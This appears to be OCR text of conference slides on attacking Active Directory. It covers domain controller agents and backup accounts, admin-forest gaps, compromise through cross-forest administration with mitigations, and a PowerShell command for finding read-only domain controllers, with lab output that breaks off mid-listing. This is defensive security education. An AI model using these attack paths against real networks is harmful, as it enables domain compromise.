
Exploiting Domain Controller Agents

- Backup01 is a backup server with AD Backup rights.
- BackupAD is the AD backup service account.

Compromise one to gain Domain Controller access.

Did You Know?

- The Splunk Universal Forwarder is often installed on Domain Controller.
- The Splunk UF is effectively a mini version of Splunk and can run scripts.




Sean Metcalf | @PyroTek3 | sean@adsecurity.org

Exploiting Prod AD with an AD Admin Forest


- AD admin accounts are moved to the admin forest, but not everything.
- Doesn’t fix production AD issues.
- Doesn’t resolve expansive rights over workstations & servers.
- Deployments often ignore the primary production AD since all administrators of the AD forest are moved into the Admin Forest.
- They often don't fix all the issues in the production AD.
- They often ignore production AD service accounts.
- Agents on Domain Controllers are a target – who has admin access?
- Identify systems that connect to DCs with privileged credentials on DCs (backup accounts).

Cross-Forest Administration




Cross-Forest Administration


Cross-Forest Administration




Cross-Forest Administration



Cross-Forest Administration



Cross-Forest Administration



Forest A Domain
Admin Account

<u>Result:</u>
Full Compromise of the
Production Active Directory

Cross-Forest Administration

- Production (Forest A) <--one-way--trust---- External (Forest B)
- Production forest AD admins manage the External forest.
- External forest administration is done via RDP.
- Production forest admin creds end up on systems in the External forest.
- Attacker compromises External to compromise Production AD.

<u>Mitigation:</u>

- Manage External forest with External admin accounts.
- Use non-privileged Production forest accounts with External admin rights.

Attacking Read-Only Domain Controllers (RODCs)

“But it’s ‘read-only’!”

Discovering RODCs

```
PS C:\> Get-ADDomainController -filter {ISReadOnly -eq $True}


ComputerObjectDN            : CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org
DefaultPartition            : DC=lab12,DC=adsecurity,DC=org
Domain                      : lab12.adsecurity.org
Enabled                     : True
Forest                      : lab12.adsecurity.org
HostName                    : ADSEC12RODC1.lab12.adsecurity.org
InvocationId                : f1a72f5c-cbd3-47d3-affe-787800e9b92a
IPv4Address                 : 10.16.23.21
IPv6Address                 :
IsGlobalCatalog             : True
IsReadOnly                  : True
LdapPort                    : 389
Name                        : ADSEC12RODC1
NTDSSettingsObjectDN        : CN=NTDS Settings,CN=ADSEC12RODC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Config
                              uration,DC=lab12,DC=adsecurity,DC=org
OperatingSystem             : Windows Server 2012 R2 Datacenter
OperatingSystemHotfix       :
OperatingSystemServicePack :
OperatingSystemVersion      : 6.3 (9600)
OperationMasterRoles        : {}
Partitions                  : {DC=ForestDnsZones,DC=lab12,DC=adsecurity,DC=org,
                              DC=DomainDnsZones,DC=lab12,DC=adsecurity,DC=org,
